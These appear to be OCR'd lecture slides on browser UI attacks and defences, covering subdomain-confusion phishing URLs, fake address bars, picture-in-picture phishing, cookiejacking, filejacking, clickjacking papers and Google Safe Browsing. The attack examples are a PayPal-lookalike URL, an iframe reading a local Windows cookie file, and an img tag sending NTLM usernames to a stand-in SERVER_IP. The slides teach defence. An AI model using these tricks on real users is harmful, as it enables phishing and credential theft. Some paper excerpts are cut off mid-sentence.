
Confuse the user with subdomains

http://paypal.com-webappsuserid29348325limited.active-userid.com/webapps/89980/

protocol	http://
Domain name	active-userid.com
path	/webapps/89980/
Subdomain item1	com-webappsuserid29348325limited
Subdomain item2	paypal


How browsers display URLs

Chrome grays out the path




Safari is similar.

Firefox grays out all but the TLD



As the window shrinks, browsers truncate the URL from right to left --

TLD is missing & shrinking further looks more and more like paypal.com



Not really paypal.com

Picture-in-picture attack

An Evaluation of Extended Validation and Picture-in-Picture Phishing Attacks

Collin Jackson[1], Daniel R. Simon[2], Desney S. Tan[2], and Adam Barth[1]

[1] Stanford University, Stanford, CA
{collinj, abarth}@cs.stanford.edu
[2] Microsoft Research, Redmond, WA
{dansimon, desney}@microsoft.com

Abstract. In this usability study of phishing attacks and browser anti-phishing defenses, 27 users each classified 12 web sites as fraudulent or legitimate. By dividing these users into three groups, our controlled study measured both the effect of *extended validation* certificates that appear only at legitimate sites and the effect of reading a help file about security features in Internet Explorer 7. Across all groups, we found that *picture-in-picture* attacks showing a fake browser window were as effective as the best other phishing technique, the *homograph* attack. Extended validation did not help users identify either attack. Additionally, reading the help file made users more likely to classify both real and fake web sites as legitimate when the phishing warning did not appear.

1 Introduction


Paranoia surrounding fraud remains a barrier to using online commerce for many consumers. The padlock encryption symbol used by browsers to indicate HTTPS encryption is often misunderstood, does not appear on the login pages of many legitimate sites, and does not provide users with a reliable mechanism for distinguishing fraudulent sites from real sites. Attackers have increasingly exploited this weakness with *phishing* attacks, sending email to victims enticing them to visit a fraudulent copy of a web site [1]. Over 26,000 unique phishing attack web

- Show a picture of a browser window with trust indicators for the victim website within the attacker page
- "We found that picture-in-picture attacks showing a fake browser window were as effective as the best other phishing technique, the homograph attack. Extended validation did not help users identify either attack"

http://usablesecurity.org/papers/jackson.pdf


Deprecated parameters for window.open

```
const win = window.open('', '', 'width=100,height=100')
```



https://developer.mozilla.org/en-US/docs/Web/API/Window/open#toolbar_and_ui_parts_features

What if the address bar is fake?



seventh-largest bank! Of course, the page you're reading isn't actually hosted on `hsbc.com`; it's hosted on `jameshfisher.com`. But when you visit this site on Chrome for mobile, and scroll

https://jameshfisher.com/2019/04/27/the-inception-bar-a-new-phishing-method/

User defenses against phishing

- As a person: use a password manager
  - Password manager won't be fooled by IDN homograph attack, typosquatting
- As an org: Use a hardware security key

Cookiejacking

- Famous example affected IE in 2011.

```
<iframe src="file://C:/Users/%user%/AppData/Roaming/
Microsoft/Windows/Cookies/%user%@google[1].txt">
```

- Use clickjacking technique to perform "content extraction" using Drag-and-Drop
- Learn Windows username by adding `<img src="\`
- `\SERVER_IP\img.jpg">` to page, wait for NTLM (New Technology LAN Manager) protocol to send username in the clear to SERVER_IP
- Select the whole cookie text with mousedown using two nested iframes

https://www.youtube.com/watch?v=FGcybDA8UKk

Filejacking

- Make users think that a file upload dialog is actually a file download dialog
- Get them to upload the entire contents of a folder to your server

http://blog.kotowicz.net/2011/04/how-to-make-file-server-from-your.html

Clickjacking Revisited
A Perceptual View of UI Security

Devdatta Akhawe, Warren He, Zhiwei Li, Reza Moazzezi, Dawn Song
UC Berkeley

Abstract

Clickjacking is a powerful attack against modern web applications. While browser primitives like X-Frame-Options provide a rigorous defense for simple applications, mashups such as social media widgets require secure user interaction while embedded in an untrusted webpage. Motivated by these application scenarios, the W3C UI safety specification proposes new browser primitives to provide a strong defense against clickjacking attacks on embedded widgets. We investigate whether these proposed primitives provide requisite security against clickjacking. We observe that UI security attacks such as clickjacking are fundamentally attacks on human perception. Revisiting clickjacking from a perceptual perspective, we develop five novel attacks that completely bypass the proposed UI safety specification. Our attacks are powerful with success rates ranging from 20% to 99%. However, they only scratch the surface of possible perceptual attacks on UI security. We discuss possible defenses against our perceptual attacks and find that most defenses either have an unacceptable usability cost or do not provide a comprehensive defense. Finally, we posit that a number of attacks are possible with a more comprehensive study of human perception.

1 Introduction

User Interface (UI) security attacks, or UI redressing attacks, including clickjacking [11, 14] and tapjacking [37], present a difficult problem for modern web applications. Such attacks are a threat whenever mutually distrusting they look like legitimate user actions to the application backend.

Current clickjacking defenses such as X-Frame-Options sacrifice functionality for security. Using X-Frame-Options, an application can request the browser never to load a particular page in a frame. This is not a practical solution for third-party mashup applications such as Facebook Like buttons. Instead, Facebook mitigates such attacks by requiring a second user click on a new window;[1] again, sacrificing functionality for security.

Motivated by the absence of defenses that preserve functionality, the W3C recently started work on a UI safety specification [25]. At its core, the specification relies on the InContext defense previously proposed by Huang et al. [14]. In the proposed specification, the browser permits cross-origin user interaction events (such as mouse clicks, touch events, or keyboard events) only if the event target (e.g., the Like button) was fully visible for a minimum amount of time. The aim of the proposal is to help applications defend against clickjacking attacks with minimal impact on functionality.

We investigate whether the proposed UI safety specification will protect applications against clickjacking attacks. Our key observation is that UI security attacks are fundamentally attacks on limitations of human perception. User interfaces strive for the integrity of user actions as their invariant. In other words, any user interaction with sensitive UI elements should succeed only if the user perceived, understood, and made a conscious decision to take


"UI security attacks ... are fundamentally attacks on human perception"


Core problem: Browser allows untrusted sites to put content in a place where the user looks to make trust decisions

https://www.usenix.org/conference/woot14/workshop-program/presentation/akhawe

Google Safe Browsing

- Google maintains a list of known malware/phishing URLs
- Idea: Browser queries the list on every navigation
  - Would send real-time browsing history to Google
- Idea: Download full list of URLs to browser
  - Would be huge, and it's constantly changing
- Idea: Do something smarter?





https://testsafebrowsing.appspot.com/

Safe Browsing - Lookup API

- Send URLs to the Google Safe Browsing server to check their status
- Advantages
  - Simple URL checks: You send an HTTP POST request with the actual URLs, and the server responds with the state of the URLs (safe or unsafe).
- Drawbacks
  - Privacy: URLs are not hashed, so the server knows which URLs you look up.
  - Response time: Every lookup request is processed by the server. We don't provide guarantees on lookup response time.

Safe Browsing - Update API

- Advantages
  - Privacy: You exchange data with the server infrequently (only after a local hash prefix match) and using hashed URLs, so the server never knows the actual URLs queried by the clients.
  - Response time: You maintain a local database that contains copies of the Safe Browsing lists; they do not need to query the server every time they want to check a URL.
- Drawbacks
  - Implementation: You need to set up a local database and then download, and periodically update, the local copies of the Safe Browsing lists (stored as variable-length SHA256 hashes).
  - Complex URL checks: You need to know how to canonicalize URLs, create suffix/prefix expressions, and compute SHA256 hashes (for comparison with the local copies of the Safe Browsing lists as well as the Safe Browsing lists stored on the server).

